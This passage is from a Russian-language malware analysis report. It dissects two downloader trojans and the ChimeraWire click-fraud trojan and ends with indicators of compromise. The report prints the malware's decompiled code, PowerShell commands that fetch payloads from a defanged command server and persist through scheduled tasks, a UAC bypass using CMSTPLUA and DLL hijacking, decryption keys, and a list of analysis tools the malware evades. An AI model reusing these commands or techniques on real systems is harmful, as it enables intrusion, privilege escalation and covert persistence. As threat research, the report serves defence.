crypted_url[12] = 0x460050;
crypted_url[13] = 0x3B000B;
crypted_url[14] = 0x310028;
crypted_url[15] = 0x390011;
crypted_url[16] = 0x49;
*&decrypted_url->data = 0;
decrypted_url->length = 0;
decrypted_url->flag = 7;
LOWORD(decrypted_url->data) = 0;
crypted_url[20] = 1;
i = 0;
do
{
  decrypted_byte = next_byte ^ 0x7F;
  length = decrypted_url->length;
  flag = decrypted_url->flag;
  if ( length >= flag )
  {
    str_assign(decrypted_url, length, flag, decrypted_byte);
  }
  else
  {
    decrypted_url->length = length + 1;
    data = decrypted_url;
    if ( flag > 7 )
      data = decrypted_url->data;
    *(&data->data + length) = decrypted_byte;
    *(&data->data + length + 1) = 0;
  }
  ++i;
  next_byte = *(crypted_url + i);
}
while ( next_byte );
return decrypted_url;
```

Пример цикла с расшифровкой строки

На момент анализа трояна файл `k.txt`, получаемый по первому URL, содержал два ключа шифрования: `r9bKWWjJqBj5Rje630uA9tWZDDFM96ON` и `PcSLkpK7VNjshVw4SGLAi31fz83aRCSi`.

Файл по второму URL содержал два дополнительных адреса:

- `hxxps[:]//qu[.]ax/ZzSWR[.]txt`;
- `hxxps[:]//qu[.]ax/cLxFW[.]txt`.

По адресу `hxxps[:]//qu[.]ax/ZzSWR[.]txt` загружался зашифрованный файл размером `0x9109CF` байт.

По адресу hxxps[:]//qu[.]ax/cLxFW[.]txt располагался файл, содержащий указанные выше два ключа шифрования.

Данные ключи используются для расшифровки файла ZzSWR[.]txt.

```
for ( i = 0; i < crypted_buff_len; ++i )
{
  key1 = &v47;
  if ( v49 > 0xF )
    key1 = v47;
  decrypted_byte = crypted_buff[i] ^ key1[i % key1_len];
  crypted_buff[i] = decrypted_byte;
  key2 = &v50;
  if ( v52 > 0xF )
    key2 = v50;
  crypted_buff[i] = key2[i % key2_len] ^ decrypted_byte;
}
```

Алгоритм расшифровки загруженного файла ZzSWR[.]txt с использованием двух ключей

Код для расшифровки файла:

```
with open("crypted.bin", "rb") as f:
    crypted_buff = f.read()

key1 = "r9bKWWjJqBj5Rje630uA9tWZDDFM96ON"
key2 = "PcSLkpK7VNjshVw4SGLAi31fz83aRCSi"

decrypted = []

for i in range(len(crypted_buff)):
    decrypted_byte = crypted_buff[i] ^ ord(key1[i % len(key1)])
    decrypted.append(decrypted_byte ^ ord(key2[i % len(key2)]))

with open("decrypted.bin", "wb") as f:
    f.write(bytes(decrypted))
```

Расшифрованное содержимое представляет собой ZLIB-контейнер, внутри которого находится шеллкод и исполняемый файл.

После расшифровки ZLIB-контейнера **Trojan.DownLoader48.54318** пытается распаковать его. Если это не удается, удаляется сам **Trojan.DownLoader48.54318**, все файлы в каталоге %TEMP%, а также происходит завершение работы трояна через функцию ExitProcess.

В случае успеха управление передается шеллкоду, основная задача которого — разжать идущий вместе с ним исполняемый файл. Формат его сжатия —XPRESS (3), размер файла — 0xA47389 байт.

```
allocated_mem = VirtualAlloc(0, dwSize, 0x3000u, 0x40u);
v36 = allocated_mem;
if ( allocated_mem )
{
  memcpy(allocated_mem, v32, dwSize);
  Thread = CreateThread(0, 0, StartAddress, v36, 0, 0);
  if ( Thread )
  {
    CloseHandle(Thread);
    while ( 1 )
      Sleep(0x3E8u);
  }
  VirtualFree(v36, 0, 0x8000u);
}
```

Передача управления расшифрованному содержимому

Получаемый файл является трояном **Trojan.ChimeraWire**.

Версии Trojan.DownLoader48.54318

Известны несколько версий вредоносной программы **Trojan.DownLoader48.54318** (среди них — `0d9224ec897d4d20700a9de5443b31811c99b973`, `054b9e9a9b76eccbce00e8f4d249a8e93f178f3c`), имеющие некоторые отличия от рассмотренной.

1) Пытаются найти упоминания виртуальных средств в системном реестре.

```
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\VMware, Inc.\\VMware Tools", 0, 0x20019u, &hKey)
  || !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Oracle\\VirtualBox Guest Additions", 0, 0x20019u, &hKey) )
{
  RegCloseKey(hKey);
  return 1;
}
```

Поиск ключей виртуальных сред в системном реестре

2) Выполняют вызов WinAPI-функции `GetFirmwareEnvironmentVariable` для получения данных из NVRAM UEFI с целью проверки наличия средств виртуализации VMware и VirtualBox.

```
memset(pBuffer, 0, sizeof(pBuffer));
if ( GetFirmwareEnvironmentVariableW(&Name, L"{00000000-0000-0000-0000-000000000000}", pBuffer, 0x200u) )
{
  v16 = 0;
  *Block = 0;
  v17 = 0;
  v1 = -1;
  do
    ++v1;
  while ( pBuffer[v1] );
  assign_buffer(Block, pBuffer);
  v2 = v17;
  v3 = Block;
  v4 = Block[0];
  v5 = v16;
  if ( v17 > 7 )
    v3 = Block[0];
  if ( v16 >= 6 )
  {
    v6 = v3 + 2 * v16;
    v7 = std::search(v3, v6, L"VMware", 6);
    if ( v7 != v6 && (v7 - v3) >> 1 != -1 )
      goto LABEL_18;
    v2 = v17;
    v5 = v16;
    v4 = Block[0];
  }
  v8 = Block;
  if ( v2 > 7 )
    v8 = v4;
  if ( v5 >= 0xA )
  {
    v9 = v8 + 2 * v5;
    v10 = std::search(v8, v9, L"VirtualBox", 10);
```

Поиск упоминания песочниц VMware и VirtualBox в системной прошивке

3) Проверяют количество процессоров.

```
GetSystemInfo(&SystemInfo);
return SystemInfo.dwNumberOfProcessors < 2;
```

Проверка количества процессоров

4) Проверяют подключение к интернету, обращаясь к сайту `google.com`.

```
if ( URLDownloadToFileW(0, L"https://www.google.com", L"temp_connectivity_check.tmp", 0, 0) < 0 )
  ExitProcess(1u);
DeleteFileW(L"temp_connectivity_check.tmp");
```

Проверка подключения к интернету

5) Проверяют иное количество записей в системном журнале событий: их должно быть не менее 250.

```
event_log_handle = OpenEventLogW(0, L"System");
if ( event_log_handle )
{
  OldestRecord = 0;
  NumberOfRecords = 0;
  if ( GetOldestEventLogRecord(event_log_handle, &OldestRecord)
    && GetNumberOfEventLogRecords(event_log_handle, &NumberOfRecords)
    && NumberOfRecords >= 250 )
  {
    CloseEventLog(event_log_handle);
    return 0;
  }
  CloseEventLog(event_log_handle);
}
Sleep(0x1388u);
return 1;
```

Проверка другого количества записей в системном журнале событий

6) Имеют иной список отладочных процессов, по которым ищутся совпадения:

```
wireshark,processhacker,fiddler,procexp,procmon,sysmon,ida,x32dbg,x64dbg,ollydbg
,cheatengine,scylla,scylla_x64,scylla_x86,immunitydebugger,windbg,reshacker,resh
acker32,reshacker64,hxd,ghidra,lordpe,
tcpview,netmon,sniffer,snort,apimonitor,radare2,procdump,dbgview,de4dot,detectit
easy,detectit_easy,dumpcap,netcat,bintext,dependencywalker,dependencies,prodisco
ver,sysinternals,netlimiter,sandboxie,
virtualbox,vmtools
```

7) Для загрузки зашифрованного файла используют иной адрес: `hxxps[:]//down[.]temp-xy[.]com/code/s[.]txt`. При этом ключи шифрования загружаются только по адресу `hxxps[:]//down[.]temp-xy[.]com/code/k[.]txt`.

Trojan.DownLoader48.61444

Вредоносная программа, написанная на языке программирования C++ и работающая в среде операционных систем семейства Microsoft Windows. Она скачивает и запускает на целевых компьютерах трояна-загрузчика **Trojan.DownLoader48.54318**.

Принцип действия

При запуске **Trojan.DownLoader48.61444** проверяет наличие прав администратора через функции `AllocateAndInitializeSid` и `CheckTokenMembership`.

```
pIdentifierAuthority.m128i_i16[2] = 0x500;
IsMember[0] = 0;
admin_sid[0] = 0;
pIdentifierAuthority.m128i_i32[0] = 0;
if ( AllocateAndInitializeSid(&pIdentifierAuthority, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, admin_sid) )
{
  CheckTokenMembership(0, admin_sid[0], IsMember);
  FreeSid(admin_sid[0]);
}
if ( !IsMember[0] )
{
  memset(Filename, 0, 0x208u);
  if ( GetModuleFileNameW(0, Filename, 0x104u) )
  {
    elevate_privileges(Filename);
    return 0;
  }
  return 1;
}
```

Проверка наличия прав администратора

Если права администратора отсутствуют, троян пытается их получить, после чего приступает к выполнению основной задачи — загрузке в систему **Trojan.DownLoader48.54318**. Ключевые строки в методе для повышения привилегий зашифрованы нестандартным алгоритмом AES и расшифровываются в режиме реального времени.

Действия, выполняемые без прав администратора

Вначале **Trojan.DownLoader48.61444** расшифровывает байт-код, который в дальнейшем используется для добавления патча в копию системной библиотеки `%SystemRoot%\System32\ATL.dll`.


Троян обходит систему защиты, маскируясь под легитимный процесс (используется техника Masquerade PEB). Для этого в поле `ImagePathName` внутри структуры данных PEB он подменяет имя своего текущего процесса значением `%SystemRoot%\explorer.exe`.

Далее он считывает содержимое библиотеки `%SystemRoot%\System32\ATL.dll`, динамически находит в ней функцию `DllEntryPoint` и заменяет содержимое точки входа на байты, которые были расшифрованы ранее.

```
atl_dll_entry_point->field_0 = *&unpacked_bytes[5];
atl_dll_entry_point->field_10 = *&unpacked_bytes[21];
atl_dll_entry_point->field_20 = *&unpacked_bytes[37];
atl_dll_entry_point->field_30 = *&unpacked_bytes[53];
atl_dll_entry_point->field_40 = *&unpacked_bytes[69];
atl_dll_entry_point->field_50 = *&unpacked_bytes[85];
atl_dll_entry_point->field_60 = *&unpacked_bytes[101];
*&atl_dll_entry_point->field_70 = *&unpacked_bytes[117];
*(&atl_dll_entry_point->exit_process + 1) = *&unpacked_bytes[133];
atl_dll_entry_point->field_88 = unpacked_bytes[141];
memcpy(&atl_dll_entry_point->field_89, trojan_name, 2 * len + 2);
atl_dll_entry_point->create_process_w = CreateProcessW;
atl_dll_entry_point->exit_process = ExitProcess;
```

Изменение содержимого точки входа в системной библиотеке `ATL.dll`

Вместе с байт-кодом в библиотеку передается текущий путь до трояна, который в дальнейшем должен запуститься через функцию `CreateProcessW` с повышенными правами.



*Текущий путь до **Trojan.DownLoader48.61444**, который передается модифицируемой библиотеке вместе с байт-кодом*

Измененная библиотека `ATL.dll` сохраняется в виде файла с именем `dropper` в директории, в которой расположен **Trojan.DownLoader48.61444**.

Далее через функцию `SHCreateItemFromParsingName` **Trojan.DownLoader48.61444** последовательно инициализирует объекты COM-модели оболочки Windows для `%SystemRoot%\System32\wbem` и созданной библиотеки `dropper`.

Если инициализация проходит успешно, **Trojan.DownLoader48.61444** пытается получить права администратора через использование COM-интерфейса CMSTPLUA. Суть в том, что некоторые старые COM-интерфейсы спроектированы так, чтобы автоматически запускаться с повышенными правами (от имени администратора), не показывая пользователю запрос UAC (User Account Control или Контроль учётных записей пользователей). Троян вызывает функцию `CoGetObject` с параметром `Elevation:Administator!new:{3AD05575-8857-4850-9277-11B85BDB8E09}`. В случае успеха измененная библиотека `dropper` копируется в каталог `%SystemRoot%\System32\wbem` как файл с именем `ATL.dll`.

Далее через функцию `ShellExecuteW` **Trojan.DownLoader48.61444** запускает системную оснастку управления WMI `WmiMgmt.msc`. В результате происходит эксплуатация уязвимости DLL Search Order Hijacking в системном приложении `mmc.exe`, которое загружает библиотеку `%SystemRoot%\System32\wbem\\ATL.dll`. Вслед за этим исходный файл трояна **Trojan.DownLoader48.61444** запускается повторно — уже с правами администратора.

В конце процедуры получения прав удаляется модифицированный файл `%SystemRoot%\System32\wbem\ATL.dll`.

Действия, выполняемые с правами администратора

При запуске с правами администратора **Trojan.DownLoader48.61444** исполняет несколько PowerShell-скриптов, которые отвечают за скачивание полезной нагрузки с C2-сервера, а также за ее последующий запуск.

Пример PowerShell-скрипта для скачивания полезной нагрузки в архиве `one.zip` по адресу `hxxps[:]//down[.]temp-xy[.]com/zip/one[.]zip`:

```
powershell -NoProfile -WindowStyle Hidden -Command "New-Item -ItemType Directory -
Path '%LOCALAPPDATA%\Microsoft\OneDrive\ListSync\Common\settings' -Force;Invoke-
WebRequest -Uri 'hxxps[:]//down[.]temp-xy[.]com/zip/one[.]zip' -OutFile '%TEMP%
\one.zip' -UseBasicParsing;Expand-Archive -Path '%TEMP%\one.zip' -DestinationPath
'%LOCALAPPDATA%\Microsoft\OneDrive\ListSync\Common\settings' -Force;Remove-Item -
Path '%TEMP%\one.zip' -Force
```

Архив `one.zip` содержит следующие файлы:

- `OneDrivePatcher.exe` — легитимное приложение из ОС Windows с действительной цифровой подписью;
- `CertificateIn.dat` — сертификат Microsoft Corporation;
- `UpdateRingSettings.dll` — **Trojan.DownLoader48.54318** (имя файла повторяет имя легитимной библиотеки из состава ПО OneDrive).

Содержимое архива распаковывается в `%LOCALAPPDATA%\Microsoft\OneDrive\ListSync\Common\settings`, а сам архив удаляется.

Для распакованного файла `OneDrivePatcher.exe` в планировщике задач Windows создается задача на запуск:

```
schtasks /Create /TN
"Microsoft\Windows\Live\Roaming\MicrosoftOfficeServiceUpdate" /TR "%LOCALAPPDATA%
\Microsoft\OneDrive\ListSync\Common\settings\OneDrivePatcher.exe" /SC
ONSTART /DELAY 0005:00 /RL HIGHEST /F
```

Кроме того, файл запускается через PowerShell-скрипт:

```
powershell -NoProfile -WindowStyle Hidden -Command "Start-Sleep -Seconds
6;"$path=\"%LOCALAPPDATA%
\Microsoft\OneDrive\ListSync\Common\settings\";$exe=\"$path\OneDrivePatcher.exe\";w
hile (-not (Test-Path $exe)) { Start-Sleep -Seconds 1 };Set-ScheduledTask -TaskName
'Microsoft\Windows\Live\Roaming\MicrosoftOfficeServiceUpdate' -Action (New-
ScheduledTaskAction -Execute $exe -WorkingDirectory $path)
```

При запуске `OneDrivePatcher.exe` в нем происходит эксплуатация уязвимости DLL Search Order Hijacking и загрузка троянской библиотеки `UpdateRingSettings.dll`.

Пример PowerShell-скрипта для скачивания полезной нагрузки в архиве `two.zip` по адресу `hxxps[:]//down[.]temp-xy[.]com/zip/two[.]zip`:

```
powershell -NoProfile -WindowStyle Hidden -Command "New-Item -ItemType Directory -
Path '%LOCALAPPDATA%\Microsoft\PlayReady' -Force;Invoke-WebRequest -Uri
```

```
'hxxps[:]//down[.]temp-xy[.]com/zip/two[.]zip' -OutFile '%TEMP%\two[.]zip' -
UseBasicParsing;Expand-Archive -Path '%TEMP%\two.zip' -DestinationPath '%
LOCALAPPDATA%\Microsoft\PlayReady' -Force;Remove-Item -Path '%TEMP%\two.zip' -Force
```

Архив `two.zip` содержит следующие файлы:

- `Guardian.exe` — переименованный консольный интерпретатор языка Python `pythonw.exe`;
- `update.py` — вредоносный скрипт **Python.Downloader.208**.

Содержимое архива распаковывается в `%LOCALAPPDATA%\Microsoft\PlayReady`, а сам он удаляется.

Для распакованного файла `Guardian.exe` в планировщике задач Windows создается задача на запуск:

```
schtasks /Create /TN "Microsoft\Windows\DirectX\DirectXServiceUpdater" /TR "%
LOCALAPPDATA%\Microsoft\PlayReady\Guardian.exe" /SC ONSTART /DELAY 0020:00 /RL
HIGHEST /F
```

Кроме того, через PowerShell-скрипт запускается скрипт `update.py`:

```
powershell -NoProfile -WindowStyle Hidden -Command "Start-Sleep -Seconds
6;"$path=\"%LOCALAPPDATA%\Microsoft\PlayReady\";$exe=\"$path\Guardian.exe\";while
(-not (Test-Path $exe)) { Start-Sleep -Seconds 1 };Set-ScheduledTask -TaskName
'Microsoft\Windows\DirectX\DirectXServiceUpdater' -Action (New-ScheduledTaskAction
-Execute $exe -Argument 'update.py' -WorkingDirectory $path)
```

По завершении всех действий в командном интерпретаторе cmd.exe выполняется команда с `ping` для создания задержки и последующим удалением исходного файла **Trojan.DownLoader48.61444**:

```
cmd /C ping 127.0.0.1 -n 4 >nul && del /f /q "C:
\file\9e7173cead96812ec53c75b90918c6ebfc201f4690f8503996d7fa9b28f28793
```

Trojan.ChimeraWire.2

Trojan.ChimeraWire.2 — это троянская программа, написанная на языке программирования Go и работающая на компьютерах под управлением ОС Microsoft Windows. Она использует функциональность проектов с открытым исходным кодом zlsgo и Rod для автоматизированного управления веб-сайтами и веб–приложениями. Вредоносная программа способна создавать скриншоты и собирать данные с веб-страниц, отображаемых на стороне клиента, автоматически заполнять формы и выполнять клики на веб-страницах. Основной задачей данного варианта **Trojan.ChimeraWire.2** является имитация посещения сайтов пользователями, а также накрутка поисковой выдачи и статистики поиска интернет-ресурсов.

Принцип действия

Trojan.ChimeraWire.2 по ссылке `hxxps[:]//registry.npmmirror[.]com/-/binary/chromium-browser-snapshots` загружает на зараженный компьютер архив `chrome-win.zip` с браузером Chrome. Далее, он пытается установить в браузер расширения NopeCHA и Buster, предназначенные для автоматизированного распознавания капчи (Captcha). Для этого используется команда вида `–headless –load-extension`.

Для выполнения вредоносной функциональности **Trojan.ChimeraWire.2** запускает браузер Chrome через командный интерпретатор cmd.exe с параметром `–headless` (режим без окна) со следующими аргументами: `remote-debugging-port`, `--use-mock-keychain`, `--user-data-dir`. После этого происходит подключение к автоматически выбранному порту отладки по протоколу WebSocket.

Возможные аргументы при запуске браузера последовательно перечислены в методе `github_com_go_rod_rod_lib_launcher_New`, который вызывается из `github_com_zlsgo_browser__ptr_Browser_init`:

- `headless` — запуск браузера без графического интерфейса (без окна);
- `no-startup-window` — не открывать окно при старте, даже если нет аргумента `headless`;
- `disable-background-networking` — отключает фоновые сетевые запросы (обновления, загрузки компонентов);
- `disable-backgrounding-occluded-windows` — не переводить скрытые окна в фоновый режим;
- `disable-breakpad` — отключает механизм отправки отчетов о сбоях;
- `disable-client-side-phishing-detection` — отключает встроенную защиту от фишинга;
- `disable-component-extensions-with-background-pages` — не загружать системные расширения с фоновой страницей;
- `disable-default-apps` — отключает установленные по умолчанию приложения Chrome;
- `disable-hang-monitor` — отключает механизм контроля зависаний браузера;
- `disable-ipc-flooding-protection` — отключает защиту от flood-атак между процессами Chrome;
- `disable-popup-blocking` — отключает блокировку всплывающих окон;
- `disable-prompt-on-repost` — не показывать предупреждение при повторной отправке формы;
- `disable-renderer-backgrounding` — не переводить вкладки в фоновый режим для экономии ресурсов;

- `disable-site-isolation-trials` — отключает эксперименты с изоляцией сайтов;
- `enable-automation` — включает режим автоматизации;
- `metrics-recording-only` — собирать метрики, но не отправлять их;
- `use-mock-keychain` — использовать имитацию keychain (для macOS);
- `user-data-dir` — указывает каталог с профилем пользователя;
- `remote-debugging-port` — включает удаленную отладку через указанный порт;
- `site-per-process` — включает строгую изоляцию процессов по сайту (Site Isolation);
- `disable-features` — отключает перечисленные функции браузера;
- `enable-features` — включает перечисленные функции браузера;
- `no-sandbox` — отключает песочницу (sandbox) для процессов Chrome.

Получение конфигурации

В методе `main_init_2` происходит декодирование base64-строки `aHR0cHM6Ly9naXQudGVtcC14eS5jb20`, из которой троян получает адрес C2-сервера `git[.]temp-xy[.]com`.

После этого в функции `app_internal_module_rpa_init_func4_2_2` **Trojan.ChimeraWire.2** через протокол HTTPS отправляет POST-запрос на этот сервер для получения зашифрованных данных. В запросе используется следующий User-Agent:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck0)
Chrome/99.0.0.0 Safari/537.1
```

В ответ C2-сервер возвращает base64-строку. В декодированной строке находится конфигурация в формате JSON, которая зашифрована алгоритмом AES-GCM.

Для ее расшифровки используется ключ `JRBicvy1Tx/3gpSxWByIxyWBSModOR0V`. Одноразовый код `Nonce` занимает первые 12 байт данных, тэг аутентификации `tag` – последние 16 байт данных.

Код дешифровки конфигурации:

```
import base64
from Crypto.Cipher import AES

with open("response.bin", "r") as f:
    decoded_bytes = base64.b64decode(f.read())

key = 'JRBicvy1Tx/3gpSxWByIxyWBSModOR0V'
cipher = AES.new(key.encode('utf-8'), AES.MODE_GCM, nonce=decoded_bytes[:12])

try:
    decrypted = cipher.decrypt_and_verify(decoded_bytes[12:-16], decoded_bytes[-
16:])

    with open("decrypted_response.bin", "wb") as f:
```

```
        f.write(decrypted)
except Exception as e:
    print(str(e))
```

После дешифровки конфигурация имеет следующий вид:

```
[{"动作":"等待","说明":"等待 5000-20000 秒","等待时间":"1-5"},{"动作":"google","关键字":
["plus size swimwear","plus size dresses","plus size bathing suits","plus size
swimsuits"],"最多翻页次数":10,"每页随机点击":["1:90","2:10"],"链接等待时间":
["380","500"],"匹配链接":["*bloomchic[.]com/*"]},{"动作":"google","关键字":["Semi Auto
Hot Foil Stamping Machine","hot stamping machine","automatic silk screen
press","best silk screen machine"],"最多翻页次数":10,"每页随机点击":["1:60","2:40"],"链接
等待时间":["360","510"],"匹配链接":["*[.]cn-superfine[.]com/*"]},{"动作":"google","关键
字":["plus size summer dresses","plus size swim","plus size women's clothing","plus
size clothes","plus size swimwear for women"],"最多翻页次数":10,"每页随机点击":
["1:60","2:40"],"链接等待时间":["390","530"],"匹配链接":["*bloomchic[.]com/*"]},{"动
作":"google","关键字":["silk screen printing machine automatic","cosmetics printing
machines","hot foil stamping equipment"],"最多翻页次数":10,"每页随机点击":
["2:70","3:30"],"链接等待时间":["330","500"],"匹配链接":["*www[.]cn-superfine[.]
com/*"]},{"动作":"google","关键字":["low cost business ideas","low risk business
ideas","low cost business opportunities","low risk businesses","low cost business
to start","low-cost business ideas with high","business low cost"],"最多翻页次
数":10,"每页随机点击":["0:90","1:10"],"链接等待时间":["320","600"],"匹配链接":
["*businessideashunter[.]com/*"]},{"动作":"等待","说明":"随机待 10000 - 60000 秒","等待时
间":"480,1400"}]
```

Конфигурация с учетом перевода на английский язык:

```
[{"action":"wait","illustrate":"wait 5000-20000 Second","Waiting time":"1-5"},
{"action":"google","Keywords":["plus size swimwear","plus size dresses","plus size
bathing suits","plus size swimsuits"],"Maximum number of page turns":10,"Random
clicks per page":["1:90","2:10"],"Link wait time":["380","500"],"Matching Links":
["*bloomchic[.]com/*"]},{"action":"google","Keywords":["Semi Auto Hot Foil Stamping
Machine","hot stamping machine","automatic silk screen press","best silk screen
machine"],"Maximum number of page turns":10,"Random clicks per page":
["1:60","2:40"],"Link wait time":["360","510"],"Matching Links":["*[.]cn-
superfine[.]com/*"]},{"action":"google","Keywords":["plus size summer
dresses","plus size swim","plus size women's clothing","plus size clothes","plus
size swimwear for women"],"Maximum number of page turns":10,"Random clicks per
page":["1:60","2:40"],"Link wait time":["390","530"],"Matching Links":
["*bloomchic[.]com/*"]},{"action":"google","Keywords":["silk screen printing
machine automatic","cosmetics printing machines","hot foil stamping
equipment"],"Maximum number of page turns":10,"Random clicks per page":
["2:70","3:30"],"Link wait time":["330","500"],"Matching Links":["*www[.]cn-
superfine[.]com/*"]},{"action":"google","Keywords":["low cost business ideas","low
risk business ideas","low cost business opportunities","low risk businesses","low
cost business to start","low-cost business ideas with high","business low
cost"],"Maximum number of page turns":10,"Random clicks per page":
["0:90","1:10"],"Link wait time":["320","600"],"Matching Links":
["*businessideashunter[.]com/*"]},{"action":"wait","illustrate":"Random Wait 10000
- 60000 Second","Waiting time":"480,1400"}]
```

Получаемая конфигурация содержит задания и связанные с ними параметры:

- целевая поисковая система (поддерживаются системы Google и Bing);
- ключевые фразы для поиска сайтов в заданной поисковой системе и их последующего открытия;
- максимальное количество последовательных переходов по веб-страницам;
- случайные распределения для выполнения автоматических кликов на веб-страницах;
- время ожидания загрузки страниц;

- целевые домены.

Для дополнительной имитации деятельности реального человека и обхода систем, отслеживающих постоянную активность, в конфигурации также предусмотрены параметры, отвечающие за паузы между сессиями работы.

Функциональность кликера

Trojan.ChimeraWire.2 способен выполнять клики следующих видов:

- для навигации по поисковой выдаче;
- для открытия найденных релевантных ссылок в новых фоновых вкладках.

В соответствии с условиями из принятого JSON вредоносная программа через нужную поисковую систему выполняет поиск сайтов по ключевым фразам и указанным доменам. Для работы с системой Google используются методы `app_internal_module_rpa_InlayGoogle` и `app_internal_module_rpa_SearchGoogleAction`. Для работы с системой Bing используются методы `app_internal_module_rpa_InlayBing` и `app_internal_module_rpa_SearchWebAction`.

Управление найденными ссылками выполняется в функции `app_internal_module_rpa__ptr_SearchWebType_runMatchLinks`.

Для распознавания CAPTCHA от поисковой системы Google используется функция `app_internal_module_rpa_handleGoogleCaptcha`.

Троян переходит по целевым ссылкам из поисковой выдачи и выполняет клики на загружаемых веб-сайтах.

```
*(&p_cap - 1) = github_com_zlsgo_browser__ptr_Page_WaitOpen(a2, 1, &v246, v29);
if ( !p_cap )
{
  v227 = v271.0;
  github_com_go_rod_rod__ptr_Page_Activate(
    v271.0->page,
    0,
    v271.1.data,
    &v220,
    1,
    v29.cap,
    v157,
    v158,
    v159,
    v181);
  v220.ptr = 2000000000;
  v274.ptr = &v220;
  v274.len = 1;
  v274.cap = 1;
  github_com_zlsgo_browser__ptr_Page_WaitLoad(v227, v274);
```

Пример открытия страницы с использованием функциональности из проектов zlsgo и Rod

При открытии страницы последовательно вызываются несколько функций:

- `github_com_zlsgo_browser__ptr_Page_WaitOpen` — ожидание полного открытия страницы;
- `github_com_go_rod_rod__ptr_Page_Activate` — активация вкладки браузера;
- `github_com_zlsgo_browser__ptr_Page_WaitLoad` — ожидание загрузки с таймаутом в 2 секунды.

Кроме того, вызываются функции:

- `github_com_zlsgo_browser__ptr_Element_Element` — поиск HTML-элемента гиперссылки по тегу `<a>`;
- `github_com_zlsgo_browser__ptr_Element_Property` — получение значения из `href`.

```
v279.ptr = "a";
v279.len = 1;
v29.ptr = 0;
v29.len = 0;
v29.cap = 0;
*(&p_cap - 1) = github_com_zlsgo_browser__ptr_Element_Element(v139, v279, v29);
if ( !p_cap )
{
  v249 = v284.0;
  v280.ptr = "href";
  v280.len = 4;
  *(&v29 - 1) = github_com_go_rod_rod__ptr_Element_Property(v284.0->element, v280);
```

Поиск HTML-элемента гиперссылки по тегу `<a>` и получение значения из `href`

Trojan.ChimeraWire.2 помещает все найденные элементы в массив данных и перемешивает его, чтобы объекты в нем располагались в последовательности, отличной от последовательности на веб-странице.

Затем у каждого элемента из селектора `<a href>` извлекается значение `href` для определения структуры URL. Далее **Trojan.ChimeraWire.2** проверяет, что полученные ссылки начинаются с допустимых схем вида `http` и `https`. Если ссылка не проходит проверку, метод возвращает ошибку.

После этого троян проверяет, совпадают ли полученные ссылки с целевыми адресами веб-сайтов из конфигурации, а также подсчитывает число совпадений. В зависимости от этого числа, троян в дальнейшем использует различные алгоритмы работы.

Если на странице имеются совпадения со словарем в достаточном количестве, используется контекстно-детерминированный алгоритм. **Trojan.ChimeraWire.2** сканирует загруженную страницу и сортирует найденные на ней ссылки по релевантности (первыми идут URL, наиболее соответствующие ключевым словам). После этого выполняется клик по одной или нескольким подходящим ссылкам.

Если на странице недостаточно совпадений или их нет совсем, используется алгоритм с вероятностной моделью поведения, который максимально имитирует действия

настоящего пользователя. **Trojan.ChimeraWire.2** определяет количество ссылок, по которым необходимо перейти, используя параметры из конфигурации и взвешенное случайное распределение (метод `WeightedRand`). Например, распределение `["1:90", "2:10"]` означает, что троян кликнет 1 ссылку с вероятностью 90%, и 2 ссылки — с вероятностью 20%. В результате с большой долей вероятности он перейдет по одной ссылке. Троян случайным образом (через метод `RandPickN`) выбирает ссылку из составленного ранее массива и выполняет клик.

После каждого перехода по ссылке из поисковой выдачи и выполнения кликов на загружаемой странице **Trojan.ChimeraWire.2**, в зависимости от задачи, возвращается на предыдущую вкладку или переходит к следующей. Алгоритм действий повторяется до тех пор, пока не будет исчерпан лимит по кликам для целевых веб-сайтов.

```
v2.ptr = "lefttmp/name  - .zip%d B%.0f%.1flock";
v2.len = 4;
return github_com_go_rod_rod__ptr_Element_Click(**(v0 + 8), v2, 1).tab;

len = a2.len;
ptr = a2.ptr;
v5 = github_com_go_rod_rod__ptr_Element_Hover(a1);
data = v5.data;
tab = v5.tab;
if ( !v5.tab )
{
  v6 = github_com_go_rod_rod__ptr_Element_WaitEnabled(a1);
  data = v6.data;
  tab = v6.tab;
  if ( !v6.tab )
v32.ptr = ptr;
v32.len = len;
v25 = github_com_go_rod_rod__ptr_Mouse_Click(v18->Mouse, v32, a3);
```

Функциональность, ответственная за управление кликами

Примеры вызовов основных функций, предназначенных для выполнения кликов:

- `github_com_go_rod_rod__ptr_Element_Click` — основная функция для имитации нажатий;
- `github_com_go_rod_rod__ptr_Element_Hover` — функция наведения курсора на целевой элемент;
- `github_com_go_rod_rod__ptr_Element_WaitEnabled` — ожидание, пока элемент станет активным и доступным для клика;
- `github_com_go_rod_rod__ptr_Mouse_Click` — выполнение клика мышью по координатам элемента.

Приложение №1. Индикаторы компрометации

SHA1-хеши

Trojan.ChimeraWire.1

fb889b6fb1a05854ddab3dc056a4be6a6129c8b0

Trojan.ChimeraWire.2

f4ec358ae772d954b661dc9c7f5e4940a2c733e2

Trojan.DownLoader48.54600

231ebce457fb9c1ea23678e25b3b62b942febb7d

85d5f01e68924e49459b6cc1ccceb74daa03bfbd

Python.Downloader.208

71f9af933330a08e05fa99e21f1d3684299f159f:	maintaindown.py
